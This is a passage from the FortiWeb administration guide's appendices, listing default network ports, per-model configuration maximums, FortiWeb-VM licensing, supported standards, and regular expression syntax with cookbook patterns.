443	TCP	FortiGuard service polling and update downloads. For details, see Connecting to FortiGuard services on page 417. Server health checks. For details, see Configuring server up/down checks on page 155.
445	TCP	NTLM authentication queries. For details, see Configuring an NTLM server on page 345. Anti-defacement backup and restoration (Windows-style share). For details, see Anti-defacement on page 554.
514	UDP	Syslog. For details, see Configuring logging on page 795.
636	TCP	LDAPS authentication queries. For details, see Configuring an LDAP server on page 339.
1812	UDP	RADIUS authentication queries. For details, see Configuring a RADIUS server on page 343.
6010	TCP	HA configuration synchronization. For details, see HA heartbeat on page 106.
6055	Proprietary protocol	HA heartbeat. Layer 2 multicast. For details, see HA heartbeat on page 106.
955	TCP	Configuration replication. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111.

Default ports used by FortiWeb for incoming traffic (listening)

Port	Protocol	Purpose
N/A	ICMP	`ping` and `traceroute` responses. For details, see Configuring the network interfaces on page 117.
22	TCP	SSH administrative CLI access. For details, see Configuring the network interfaces on page 117.
23	TCP	Telnet administrative CLI access. For details, see Configuring the network interfaces on page 117. Note that Telnet access is not allowed on all of the network interfaces by default for security reasons.
80	TCP	HTTP administrative web UI access. For details, see Configuring the network interfaces on page 117 and How to use the web UI on page 51. Predefined HTTP service. Only occurs if the service is used by a policy. For details, see Predefined services on page 191.
161	UDP	SNMP queries. For details, see Configuring an SNMP community on page 823 and Configuring the network interfaces on page 117.

Port	Protocol	Purpose
443	TCP	HTTPS administrative web UI access. Only occurs if the destination address is a network interface's IP address. For details, see Configuring the network interfaces on page 117 and How to use the web UI on page 51. Predefined HTTPS service. Only occurs if the service is used by a policy, and if the destination address is a virtual server or bridged connection. For details, see Predefined services on page 191.
8333	TCP	Configuration replication. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111.
6055	UDP	HA heartbeat. Layer 2 multicast. For details, see HA heartbeat on page 106.
6056	UDP	HA configuration synchronization. Layer 2 multicast. For details, see HA heartbeat on page 106.

Appendix B: Maximum configuration values

These tables provide the maximum number of configuration objects for FortiWeb products. They are not a guarantee of performance. For values such as hardware specifications that do not vary by software version or configuration, see your model's QuickStart Guide.

Due to resource constraints, the maximums for certain objects apply to each appliance globally and you cannot increase them by adding ADOMs. For example, the limit for server policies is a global one that applies to the appliance, you can configure only 256 server policies, regardless of how many ADOMs you use.

While the maximums for other objects apply at the ADOM level only, so you can add objects beyond the maximum by adding ADOMs. For example, for a FortiWeb 1000D, you can configure up to 1024 URL Access polices for each of the 32 possible ADOMs because the limit applies to each ADOM, not the appliance.

Depending on the RAM available, adding the maximum number of objects to multiple ADOMs can have an impact on your FortiWeb's performance. Fortinet recommends that you do not add the maximum number of objects in all ADOMs.

Per appliance configuration maximums - ADOMs, server policies, Virtual IPs, server objects, and domains in ML policies

The configuration maximums for the following items apply at the appliance level, and the maximums vary on each model, as shown in the following table.

FortiWeb model	ADOMs	Server policies	Virtual IPs	Server Objects			Domains in all ML policies
				Server pools	Pool members	Virtual servers	
FortiWeb 100D	0	32	1024	256	1024	1024	4
FortiWeb 100E	0	32	1024	256	1024	1024	4
FortiWeb 400C	32	64	1024	256	1024	1024	6
FortiWeb 400D	32	64	1024	256	1024	1024	6
FortiWeb 400E	32	64	1024	256	1024	1024	6
FortiWeb 600D	32	96	1024	384	1024	1024	16
FortiWeb 600E	32	96	1024	384	1024	1024	16
FortiWeb	64	256	1024	512	1024	1024	32

FortiWeb model	ADOMs	Server policies	Virtual IPs	Server Objects			Domains in all ML policies
				Server pools	Pool members	Virtual servers	
1000D							
FortiWeb 1000E	64	256	1024	512	1024	1024	32
FortiWeb 2000E	64	256	1024	512	1024	1024	64
FortiWeb 3000C	32	256	1024	256	1024	1024	16
FortiWeb 3000CFsx	32	256	1024	256	1024	1024	16
FortiWeb 3000D	64	512	1024	512	1024	1024	32
FortiWeb 3000DFsx	64	512	1024	512	1024	1024	32
FortiWeb 3000E	64	512	1024	512	1024	1024	64
FortiWeb 3010E	64	512	1024	512	1024	1024	64
FortiWeb 4000C	32	512	1024	256	1024	1024	32
FortiWeb 4000D	64	1024	1024	1024	1024	1024	64
FortiWeb 4000E	64	1024	1024	1024	1024	1024	128
FortiWeb 2000F	64	256	1024	512	1024	1024	96
FortiWeb 3000F	64	512	1024	512	1024	1024	96
FortiWeb 4000F	64	1024	1024	1024	1024	1024	192

FortiWeb model	ADOMs	Server policies	Virtual IPs	Server Objects			Domains in all ML policies
				Server pools	Pool members	Virtual servers	
FortiWeb-VM	Varies with memory size: • 4 (memory < 4G); • 12 (memory < 8G); • 32 (memory < 16G); • 64 (memory >= 16G)	For details, see Maximum values on FortiWeb-VM on page 1108.	1024	Varies with memory size: • 256 (memory < 64G); • 1024 (memory >= 64G);	1024	1024	Varies with memory size: • 4 (memory < =4G); • 8 (memory < =8G); • 16 (memory < =16G); • 32 (memory >16G)

Per appliance configuration maximums - Network and Certificates

The configuration maximums for Network and Certificates apply also at the appliance level.

Web UI item		Main table	Sub-table
System			
Network	**Interface**	1024 (total VLAN interfaces)	N/A
	Policy Route	250	N/A
	Static Route	256	N/A

Web UI item		Main table	Sub-table
Certificates	**OCSP Stapling**	256	N/A
	Offline SNI	1024	512
	TSL CA	256	N/A
	CA Group	256	256
	Sign CA	256	N/A
	Intermediate CA Group	256	256
	CRL Group	256	256
	Server Certificate Verify	256	N/A
	URL Certificate	256	256
	Public Key Pinning	256	N/A
	Server Certificate	256	N/A
	Client Certificate	256	N/A
	Let's Encrypt	512	N/A
	Client Certificate Group	256	256

The configuration maximums for the following certificates also apply at the appliance level, but their maximums vary with appliance models.

Web UI item		Main table			Sub-table
		100D/100E/400C	1000E/ 2000E/3000E/3010E/4000E/ 2000F/3000F/4000F/VM16	the rest models	
Certificates	**Local**	512	5000	1024	N/A
	Multi-certificate	256	5000	1024	N/A
	Inline SNI	1024	5000	1024	2048 (for 4000E, 4000F, and VM16 platforms) 512 (for the rest platforms)
	CA	256	5000	1024	N/A
	Intermediate CA	256	5000	1024	N/A
	CRL	256	5000	1024	N/A
	Certificate Verify	256	5000	1024	N/A

Per ADOM configuration maximums

The maximums for the following objects apply at the ADOM level only, so you can add objects beyond the maximum by adding ADOMs.

Web UI item		Main table	Sub-table
Web Protection Profile	**Inline Protection Profile**	256	N/A
	Offline Protection Profile	256	N/A
Server Objects	**Health Check**	256	16
	Persistence	256	N/A
	HTTP Content Routing	512	256
Protected Hostnames		256	255

Web UI item		Main table	Sub-table
Service	**Predefined**	5	N/A
	Custom	256	N/A
Traffic Mirror		256	256
	Predefined Global allow list	N/A (Predefined list. Can't be edited)	N/A
	Custom Global allow list	256	N/A
	Data Type	No limit	N/A
	Custom Data Type	256	N/A
X- Forwarded-For		256	256
Application Delivery			
URL Rewriting Policy	**URL Rewriting Policy**	256	256
	URL Rewriting Rule	512	10
Authentication Policy	**Authentication Policy**	256	256
	Authentication Rule	256	256
Site Publish	**Site Publish Policy**	256	256
	Site Publish Rule	256	N/A
	Keytab File	256	N/A
	Authentication Server Pool	256	256
	Service Principal Name Pool	256	256
Compression	**File Compress Policy**	256	10
	Exclusion Rule	256	256
Caching	**Web Cache Policy**	256	256
	Bypass URL	256	N/A
	Cookie List	256	N/A
Acceleration	**Acceleration Policy**	256	N/A
	Acceleration Exception	256	256
Web Protection			
Known attacks	**Signatures (User Defined)/Exceptions**	100E/400E: 64 600E:128 1000E/2000E/3000E/3010E/4000E/ 2000F/3000F/4000F: 256	Enabled main classes: 64 Disabled sub-classes: 256

Web UI item		Main table	Sub-table
			Disabled signature table: 2048
			Filter table: 10240 **Note:** It's allowed to create at most 128 filters for the same signature-id.
			Score disable table : 256
			Score grade table : 256
			Alert-only table: 1024
			Disabled False Positive Mitigation table: 256
	Global Disable Signature	1024	N/A
	Custom Signature Group	256	64
	Custom Signature	256	256

Web UI item		Main table	Sub-table
Advanced Protection	**Custom Policy**	1024	1024

Web UI item		Main table	Sub-table
	Custom Rule	1024 (On-premise FortiWeb devices) 6000 (FortiWeb-VM)	Source IPv4/IPv6: 256
			GEO IP: 256
			User: 256
			Time period: 1
			URL: 256
			HTTP Header: 256
			Access Rate Limit: 1
			Signature main class: 256
			Signature sub-class: 256
			Signature: 10240
			Custom signature: 1
			Transaction Timeout: 1
			Response Code: 256
			Content Type: 1
			Packet Interval Timeout: 1
			Parameter: 256
			Occurrence: 1
	Padding Oracle Protection	256	256
	CSRF Protection Rule	256	256
	HTTP Header Security Policy	256	256
	Man in the Browser Protection Rule	256	256

Web UI item		Main table	Sub-table
	Man in the Browser Protection Policy	256	256
	URL Encryption Policy	256	256
	URL Encryption Rule	256	256
	SQL/XSS Syntax Based Detection	256	256
Cookie Security	**Cookie Security**	256	256
Input Validation	**Parameter Validation Policy**	256	1024
	Parameter Validation Rule	1024	192
	Hidden Fields Policy	256	256
	Hidden Fields Rule	256	32 (Hidden Fields Table) 10 (Post URL Table)
	File Security Policy	256	256
	File Security Rule	256	256
Protocol	**HTTP Protocol Constraints**	256	N/A
	HTTP Constraints Exception	256	32
	WebSocket Security Policy	256	256
	WebSocket Security Rule	256	256
Access	**URL Access Policy**	1024	1024
	URL Access Rule	1024	32
	Allow Method Policy	256	N/A
	Allow Method Exceptions	256	32
	IP List	256	256
	Geo IP	256	256
	Geo IP Exceptions	256	256
	Allowed Origin	256	256
	CORS Protection Rule	256	256
	CORS Protection Policy	256	256
FTP Security			

Web UI item		Main table	Sub-table
FTP Command Restriction		256	256
FTP File Security		256	N/A
DoS Protection			
Application	**HTTP Access Limit**	256	N/A
	Malicious IPs	256	N/A
	HTTP Flood Prevention	256	N/A
Network	**TCP Flood Prevention**	256	N/A
Dos Protection Policy		256	N/A
IP Reputation			
Exceptions		256	N/A
Tracking			
User Tracking	**User Tracking Rule**	256	10
	User Tracking Policy	256	256
Machine Learning			
Anomaly Detection Policy		256	256
Anomaly Detection - Parameters per domain		1000	N/A
Bot Detection Policy		256	256
Machine Learning Templates	**URL Replacer Policy**	256	256
	URL Replacer Rule	256	256
Predefined Pattern	**Data Type Group**	256	512
	Data Type	None	N/A
	URL Pattern	None	N/A
	Suspicious URL	256	512
Custom Pattern	**Data Type**	256	N/A
	Suspicious URL Policy	256	64
	Suspicious URL Rule	256	N/A
Application Templates	**Application Policy**	256	256
	URL Replacer	256	N/A

Web UI item		Main table	Sub-table
Web Vulnerability Scan			
Web Vulnerability Scan Policy		256	N/A
Scan Profile	**Scan Profile**	256	N/A
	Scan Template	256	N/A
Web Vulnerability Scan Schedule		256	N/A
Scanner Integration		N/A	N/A
API Protection			
JSON Protection	**JSON Protection Policy**	256	256
	JSON Protection Rule	256	N/A
	JSON Schema	256	N/A
XML Protection	**XML Protection Policy**	256	256
	XML Protection Rule	256	N/A
	XML Schema	256	N/A
	WSDL	256	N/A
	Exempted URLs	256	256
	WS-Security Rule	256	256
OpenAPI Validation Policy	**OpenAPI Validation Policy**	256	256
	OpenAPI File	256	N/A
API Gateway	**API User**	256	32
	API User Group	256	256
	API Gateway Rule	256	N/A
	API Gateway Policy	256	256

Web UI item		Main table	Sub-table
Bot Mitigation	**Biometrics Based Detection**	256	256
	Threshold Based Detection	256	N/A
	Bot Deception	256	256
	Bot Mitigation Policy	256	N/A
	Mobile API Protection Policy	256	256
	Mobile API Protection Rule	256	256
	Known Bots	256	256
ZTNA	**ZTNA Profile**	256	N/A
	ZTNA Rule	256	N/A

Maximum values on FortiWeb-VM

FortiWeb-VM has 10 virtual network interfaces (vNICs, or virtual ports).

The maximum number of server policies initially varies by the maximum amount of virtual memory (vRAM) available to FortiWeb-VM, up to a hard limit.

If vRAM is less than 64 GB, FortiWeb-VM allows up to 20 policies for the first 1 GB of vRAM, then an additional 15 policies per additional 1 GB of vRAM, up to a maximum of 256 server policies.

If vRAM is 64 GB or more, FortiWeb-VM allows up to 1024 server policies.

Appendix C: FortiWeb-VM licenses

FortiWeb-VM has two license types. The VM license series is for permanent use of FortiWeb-VM, and the VM S license series is used for annual subscription. VM S license is supported only on 6.3.0 and later releases.

The licenses determine the size of the virtual appliance. The registration number you use to obtain the license is also required to download software (for hypervisor deployments) and register for FortiGuard services and technical support.

FortiWeb-VM resource limitations

	License/model			
	VM/VM S 01	VM/VM S 02	VM/VM S 04	VM/VM S 08
Virtual CPUs (vCPUs)	1	2	4	8

Maximum IP sessions and policies varies by license, but also by available vRAM, just as it does for hardware models. For details, see maximum configuration values in the *FortiWeb Administration Guide*.

When you place an order for FortiWeb-VM, Fortinet emails a registration number to the recipient address you supplied on the order form. To register your appliance with Technical Support and to obtain a license file, enter that registration number on the Fortinet Technical Support website at the following location:

HTTPs://support.fortinet.com/

The license file is required to permanently activate FortiWeb-VM. For details, see "Downloading the FortiWeb-VM license & registering with Technical Support" on page 1.

FortiWeb-VM needs to periodically re-validate its license by contacting either Fortinet's FortiGuard Distribution Network (FDN) via an Internet connection or a FortiManager.

If FortiWeb-VM cannot contact FDN or FortiManager for 24 hours, it locks access to the web UI and CLI. In some cases, the web UI displays a message such as:

```
License has been uploaded. Please wait for authentication
with registration servers.
```

For information on restoring access or configuring license validation using FortiManager, see Uploading the license on page 1.

Appendix D: Supported RFCs, W3C, & IEEE standards

This release of FortiWeb supports the following IETF RFCs, W3C standards, and IEEE standards.

RFCs

RFC 792

Description: Internet Control Message Protocol

Category: Internet Standard

Webpage: HTTPs://tools.ietf.org/html/rfc792

RFC 1213

Description: Management Information Base for Network Management of TCP/IP-based internets: MIB-II

Category: Internet Standard

Webpage: HTTPs://tools.ietf.org/html/rfc1213

RFC 2548

Description: Microsoft Vendor-specific RADIUS Attributes

Category: Informational

Webpage: HTTPs://tools.ietf.org/html/rfc2548

RFC 2616

Description: Hypertext Transfer Protocol – HTTP/1.1

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc2616

RFC 2617

Description: HTTP Authentication: Basic and Digest Access Authentication

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc2617

RFC 2665

Description: Definitions of Managed Objects for the Ethernet-like Interface Types

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc2665

RFC 2965

Description: HTTP State Management Mechanism

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc2965

RFC 4918

Description: HTTP Extensions for Web Distributed Authoring and Versioning (WebDAV)

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc4918

RFC 5280

Description: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc5280

RFC 6176

Description: Prohibiting Secure Sockets Layer (SSL) Version 2.0

Category: Standards Track

Webpage: HTTPs://tools.ietf.org/html/rfc6176

To enable violation of RFC 6176, see `weak_enc` and `ssl-md5` settings under the `config system global` command in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

W3C standards

Extensible markup language (XML) 1.0 (Third Edition)

Webpage: HTTPs://www.w3.org/TR/2004/REC-xml-20040204

XML Current Status

Webpage: HTTPs://www.w3.org/standards/techs/xml#w3c_all

IEEE standards

Std 802.1D

Description: IEEE Standard for Local and Metropolitan Area Networks: Media Access Control (MAC) Bridges

Webpage: HTTP://standards.ieee.org/getieee802/download/802.1D-2004.pdf

Std 802.1Q

Description: Virtual LANs

Webpage: HTTP://www.ieee802.org/1/pages/802.1Q.html

Std 802.1ad

Description: Virtual LANs

Webpage: HTTP://www.ieee802.org/1/pages/802.1ad.html

Appendix E: Regular expressions

Most FortiWeb features support regular expressions. Regular expressions are a powerful way of denoting all possible forms of a string. They are very useful when trying to match text that comes in many variations but follows a definite pattern, such as dynamic URLs or web page content.

Regular expressions can involve very computationally intensive evaluations. For best performance, you should only use regular expressions where necessary, and build them with care. For details about optimization, see Regular expression performance tips on page 861.

See also

- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119
- Language support on page 1121

Regular expression syntax

Accurate regular expression syntax is vital for detecting different forms of the same attack, for rewriting all but only the intended URLs, and for allowing normal traffic to pass. For details, see Reducing false positives on page 864. When configuring Regular Expression on page 439 or similar settings, always use the **>>** (test) button to:

- Validate your expression's syntax.
- Look for unintended matches.
- Verify intended matches.

Will your expression match? Will it match more than once? Where will it match? Generally, unless the feature is specifically designed to look for all instances, FortiWeb will evaluate only a specific location for a match, and it will start from that location's beginning. (In English, this is the left most, topmost point in the string.) FortiWeb will take only the first match, unless you have defined a number of repetitions.

FortiWeb follows **most** Perl-compatible regular expression (PCRE; see HTTP://www.pcre.org) syntax. The below table shows syntax and popular grammar examples. You can find additional examples with each feature, such as Example: Sanitizing poisoned HTML on page 369.

Inverse string matching is not currently supported.

For example, to match all strings that do **not** contain `hamsters`, you cannot use:

```
!(hamsters)
```

You can, however, use inverse matching for specific character classes, such as:

```
[^A]
```

to match any string that contains any characters that are **not** the letter A.

Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
Anything **except** *.|^$?+\(){}[]	Literal match, **except** if the character is part of a: • Capture group • Back-reference (e.g. $0 or \1) • Other regular expression token (e.g. \w)	**Text:** My cat catches things. **Regular expression:** cat **Matches:** cat Depending on whether the feature looks for all instances, it may also match “cat” in the beginning of “catches”.
\	Escape character. If it is followed by: • An alphanumeric character, the alphanumeric character is **not** matched literally as usual. Instead, it is interpreted as a regular expression token. For example, \w matches a word, as defined by the locale. • Any regular expression special character: `*.|^$?+\(){}[]\` this escapes interpretation as a regular expression token, and instead treats it as a normal letter. For example, \\ matches: \	**Text:** /url?parameter=value **Regular expression:** \?param **Matches:** ?param
(?i)	Turns on case-insensitive matching for subsequent evaluation, until it is turned off or the evaluation completes.	**Text:** /url?Parameter=value **Regular expression:** (?i)param **Matches:** Param Would also match pArAM etc.
\n	Matches a new line (also called a line feed). Microsoft Windows platforms typically use \r\n at the end of each line. Linux and Unix platforms typically use \n. Mac OS X typically uses \r	**Text:** My cat catches things. **Regular expression:** \n **Matches:** The end of the text on Linux and other Unix-like platforms, only **part** of the line ending on Windows, and nothing on Mac OS X.
\r	Matches a carriage return.	**Text:** My cat catches things. **Regular expression:** \r **Matches:** Part of the line ending on Windows, nothing on Linux/Unix, and the whole line ending on Mac OS X.
\s	Matches a space, non-breaking space, tab, line ending, or other white space character. **Tip:** Many languages do **not** separate words with white space. Even in languages that usually use a white space separator, words can be separated with new lines and many other characters such as:	**Text:** <a href=‘HTTP://www.example.com’> **Regular expression:** www\.example\.com\s **Matches:** Nothing.

Notation	Function	Sample Matches
	\/-“’'"‟`.,><–:; In these cases, you should usually include those in addition to \s in a match set ([]) or may need to use \b (word boundary) instead.	Due to the final ’ which is a word boundary but not a white space, this does **not** match. The regular expression should be: www.example.com\b
\S	Matches a character that is **not** white space, such as A or 9.	**Text:** My cat catches things. **Regular expression:** \S **Matches:** Mycatcatchesthings.
\d	Matches a decimal digit such as 9.	**Text:** /url?parameterA=value1 **Regular expression:** \d **Matches:** 1
\D	Matches a character that is **not** a digit, such as A or b or É.	
\w	Matches a whole word. Words are substrings of any uninterrupted combination of one or more characters from this set: [a-zA-Z0-9_] between two word boundaries (space, new line, :, etc.). It does **not** match Unicode characters that are equivalent, such as 三, ٣ or 光.	**Text:** Yahoo! **Regular expression:** \w **Matches:** Yahoo Does not match the terminal exclamation point, which is a word boundary.
\W	Matches anything that is **not** a word.	**Text:** Sell?!?~ **Regular expression:** \W **Matches:** ?!?~
.	Matches any single character **except** \r or \n. **Note:** If the character is written by combining two Unicode code points, such as à where the core letter is encoded separately from the accent mark, this will **not** match the entire character: it will only match one of the code points.	**Text:** My cat catches things. **Regular expression:** c.t **Matches:** cat cat
+	Repeatedly matches the previous character or capture group, 1 or more times, as many times as possible (also called “greedy” matching) **unless** followed by a question mark (?), which makes it optional. Does not match if there is not at least 1 instance.	**Text:** www.example.com **Regular expression:** w+ **Matches:** www Would also match “w”, “ww”, “wwww”, or any number of uninterrupted repetitions of the character “w”.

Notation	Function	Sample Matches
*	Repeatedly matches the previous character or capture group, 0 or more times. Depending on its combination with other special characters, this token could be either: • ***—Match as **many** times as possible (also called “greedy” matching). • ***?**—Match as **few** times as possible (also called “lazy” matching).	**Text:** www.example.com **Regular expression:** .* **Matches:** www.example.com All of any text, except line endings (`\r` and `\n`).
		Text: www.example.com **Regular expression:** (w)*? **Matches:** www Would also match common typos where the “w” was repeated too few or too many times, such as “ww” in w.example.com or “wwww” in wwww.example.com. It would still match, however, if no amount of “w” existed.
? **except** when followed by =	Makes the preceding character or capture group optional (also called “lazy” matching).	**Text:** www.example.com **Regular expression:** (www\.)?example.com **Matches:** www.example.com Would also match example.com.
?=	Looks ahead to see if the next character or capture group matches and evaluate the match based upon them, but does **not** include those next characters in the returned match string (if any). This can be useful for back-references where you do not want to include permutations of the final few characters, such as matching “cat” when it is part of “cats” but **not** when it is part of “catch”.	**Text:** /url?parameter=valuepack **Regular expression:** p(?=arameter) **Matches:** p, but only in “parameter, **not** in “pack”, which does not end with “arameter”.
()	Creates a capture group or sub-pattern for back-reference or to denote order of operations. For details, see Example: Inserting & deleting body text on page 372 and What are back-references? on page 1118.	**Text:** /url/app/app/mapp **Regular expression:** (/app)* **Matches:** /app/app
		Text: /url?paramA=valueA&paramB=valueB **Regular expression:** (param)A=(value)A&\0B\1B **Matches:** paramA=valueA&paramB=valueB
|	Matches **either** the character/capture group before **or** after the pipe (|).	**Text:** Host: www.example.com **Regular expression:** (\r\n)|\n|\r **Matches:** The line ending, regardless of platform.

Notation	Function	Sample Matches
^	Matches either: • The **position** of the beginning of a line (or, in multiline mode, the first line), **not** the first character itself • The inverse of a character, but only if ^ is the first character in a character class, such as `[^A]` This is useful if you want to match a word, but only when it occurs at the start of the line, **or** when you want to match anything that is **not** a specific character.	**Text:** /url?parameter=value **Regular expression:** ^/url **Matches:** /url, but **only** if it is at the beginning of the path string. It will **not** match "/url" in subdirectories.
		Text: /url?parameter=value **Regular expression:** [^u] **Matches:** /rl?parameter=vale
$	Matches the **position** of the end of a line (or, in multiline mode, the entire string), **not** the last character itself.	
[]	Defines a set of characters or capture groups that are acceptable matches. To define a set via a whole range instead of listing every possible match, separate the first and last character in the range with a hyphen. **Note:** Character ranges are matched according to their numerical code point in the encoding. For example, `[@-B]` matches any UTF-8 code points from 40 to 42 inclusive: `@AB`	**Text:** /url?parameter=value1 **Regular expression:** [012] **Matches:** 1 Would also match 0 or 2.
		Text: /url?parameter=valueB **Regular expression:** [A-C] **Matches:** B Would also match "A" or "C". It would **not** match "b".
{}	Quantifies the number of times the previous character or capture group may be repeated continuously. To define a varying number repetitions, delimit it with a comma.	**Text:** 1234567890 **Regular expression:** \d{3} **Matches:** 123
		Text: www.example.com **Regular expression:** w{1,4} **Matches:** www If the string were a typo such as "ww " or "wwww", it would also match that.

See also

- What are back-references? on page 1118
- Cookbook regular expressions on page 1119
- Language support on page 1121
- Rewriting & redirecting on page 359
- Defining custom data leak & attack signatures on page 437
- "Configuring URL interpreters" on page 1
- "Configuring custom suspicious request URLs" on page 1

What are back-references?

A back-reference is a regular expression token such as `$0` or `$1` that refers to whatever part of the text was matched by the capture group in that position within the regular expression.

Back-references are used whenever you want the output/interpretation to resemble the original match: they insert a substring of the original matching text. Like other regular expression features, back-references help to ensure that you do not have to maintain a large, cumbersome list of all possible URL or HTML permutations and their variations or translations when using features such as custom attack signatures, or rewriting.



To invoke a substring, use `$`**n** (0 <= **n** <= 9), where **n** is the order of appearance of capture group in the regular expression, from left to right, from outside to inside, then from top to bottom.

For example, regular expressions in a condition table in this order:

(a)(b)(c(d))(e)

- would result in back-reference variables (e.g. `$0`) with the following values:
- `$0`—a
- `$1`—b
- `$2`—cd
- `$3`—d
- `$4`—e

Numbering of back-references to capture groups starts from 0: to refer to the first substring, use `$0` or `/0`, **not** `$1` or `/1`.

Should you use `$0` or `/0` to refer back to a substring? Something else? That depends.

- `/0`—An earlier part in the **current** string, such as when you have a URL that repeats: `(/(^/)*)/0/0/0/0`
- `$0`—A part of the **previous** match string, such as when using part of the originally matched domain name to rewrite the new domain name: `$0\.example\.co\.jp` where `$0` contains `www`, `ftp`, or whichever prefix matched the first capture group in the match test regular expression, `(^.)*\.example\.com`
- `$+`—The highest-numbered capture group of the previous match string: if the capture groups were numbered 0-9, this would be equivalent to `/9`.
- `$&`—The entire match string.

See also

- Cookbook regular expressions on page 1119
- Regular expression syntax on page 1113

Cookbook regular expressions

Some elements occur often in FortiWeb regular expressions, such as expressions to match domain names, URLs, parameters, and HTML tags. You can use these as building blocks for your own regular expressions.

For more expressions to match items such as SQL queries and URIs, see your FortiWeb's list of predefined data types.

To match...	You can use...
Line endings (platform-independent)	(\r\n)|\n|\r
Any alphanumeric character (ASCII only; e.g. does not match é or É)	[a-zA-Z0-9]
Specific domain name (e.g. www.example.com; case insensitive)	(?i)\bwww\.example\.com\b
Any domain name (valid non-internationalized TLDs only; does **not** match domain names surrounded by letters or numbers)	(?i)\b.*\.(a(c|d|e(ro)?|f|g|i|m|n|o|q|r|s(ia)?|t|y|w|x|z)|b(a|b|d|e|f|g|h|i(z)?|j|m|n|o|r|s|t|v|w|y|z)|c(a(t)?|c|d|f|g|h|i|k|l|m|n|o((m)?(op)?)|r|s|u|v|x|y|z)|d(e|j|k|m|o|z)|e(c|du|e|g|h|r|s|t|u)|f(i|j|k|m|o|r)|g(a|b|d|e|f|g|h|i|l|m|n|ov|p|q|r|s|t|u|w|y)|h(k|m|n|r|t|u)|i(d|e|l|m|n(fo)?(t)?|o|q|r|s|t)|j(e|m|o(bs)?|p)|k(e|g|h|i|m|n|p|r|w|y|z)|l(a|b|c|i|k|r|s|t|u|vy)|m(a|c|d|e|g|h|il|k|l|m|n|o(bi)?|p|q|r|s|t|u(seum)?|v|w|x|y|z)|n(a(me)?|c|e(t)?|f|g|i|l|o|p|r|u|z)|o(m|rg)|p(a|e|f|g|h|k|l|m|n|r(o)?|s|t|w|y)|qa|r(e|o|s|u|w)|s(a|b|c|d|e|g|h|i|j|k|l|m|n|o|r|s|t|u|v|y|z)|t(c|d|el|f|g|h|j|k|l|m|n|o|p|r(avel)?|t|v|w|z)|u(a|g|k|s|y|z)|v(a|c|e|g|i|n|u)|w(f|s)|xxx|y(e|t|u)|z(a|m|w))\b

To match...	You can use...
Any domain name (valid **internationalized** TLDs in UTF-8 only; does **not** match ASCII-encoded DNS forms such as `xn--fiqs8s`)	(?i)\b.*\.(tél\b|中国|中國|日本|新加坡|ישראל|台灣|الجزائر|বা ং লা |مصر|გე|香港|भारत|ভারত|భా రతీ |ભા રત|இந் தி யா |ভা র ত|الاردن|ایران|қаз|عمان|المغرب|مليسيا|рф|پاکستان|срб|قطر|فلسطين|சி ங் கப் பூ ர் |السعودية|한국|سوريا|ලං කා |இலங் கை |ไทย|تونس|укр|امارات|台湾|اليمن\)\b
Any sub-domain name	(?i)\b(.*)\.example\.com\b
Specific IPv4 address	\b10\.1\.1\.1\b
Any IPv4 address	\b(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\b
Specific HTML tag (well-formed HTML only, e.g. ` ` or `<img src="1.gif" />`; does **not** match the element's contents between a tag pair; does **not** match the closing tag)	(?i)<\s*TAG\s*[^>]*>
Specific HTML tag pair and contained text/tags, if any (well-formed HTML only; expression does **not** validate by DTD/Schema)	(?i)<\s*(TAG)\s*[^>]*>[^<]*</\1>
